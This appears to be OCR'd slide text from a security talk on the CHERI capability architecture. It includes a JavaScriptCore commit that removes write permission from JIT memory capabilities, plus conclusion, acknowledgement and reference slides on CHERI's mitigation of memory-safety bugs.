  - So, we need to remove any flow from the ExecutableAllocator that returns a capability that is both +W and +X
  - commit

CHERI: Remove write permission from JIT caps.

Browse files

```
Capabilities given out by the executable memory allocator no longer have
write permissions; writes to JIT memory are performed using the JIT
memcpy function, which validates and rederives capabilities with the
needed write permission.
```

bg357-dev

brettferdosi committed on Jan 23 — 1 parent 62e51f1 — commit 2674ecfbc9e7b60c340c0502f0bf4afa990c5a27

Showing **3 changed files** with **56 additions** and **3 deletions**.


Unified | Split

26 Source/JavaScriptCore/jit/ExecutableAllocator.cpp

```
@@ -38,6 +38,11 @@
  #include <wtf/SystemTracing.h>
  #include <wtf/WorkQueue.h>

+ #ifdef __CHERI_PURE_CAPABILITY__
+ #include <cheri/cheric.h>
+ #include <cheri/cherireg.h>
+ #endif
+
  #if OS(DARWIN)
  #include <mach/mach_time.h>
  #include <sys/mman.h>
@@ -219,8 +224,24 @@ class FixedVMPoolExecutableAllocator final : public MetaAllocator {
```

Work in progress by Brett Gutstein, University of Cambridge. commit



Takeaways

Conclusions


- CHERI ISA mitigates a wide range of bug classes
  - Spatial safety
- CHERI ISA significantly raises the bar for exploitation
  - Kills a lot of the common exploitation techniques used today
- CHERI offers new kind of abilities (in the ISA level) to take advantage of when building new solutions in software
- There is still much to research, innovate, and develop in this area ☺

Shoutout

- David Chisnall
- Wes Filardo
- Brett Gutstein
- All of MSRC && MSR

Refs

- CHERI
- Security analysis of CHERI ISA
- https://github.com/CTSRD-CHERI
- CHERI: A Hybrid Capability-System Architecture for Scalable Software Compartmentalization
- Cornucopia: Temporal Safety for CHERI Heaps



Q / A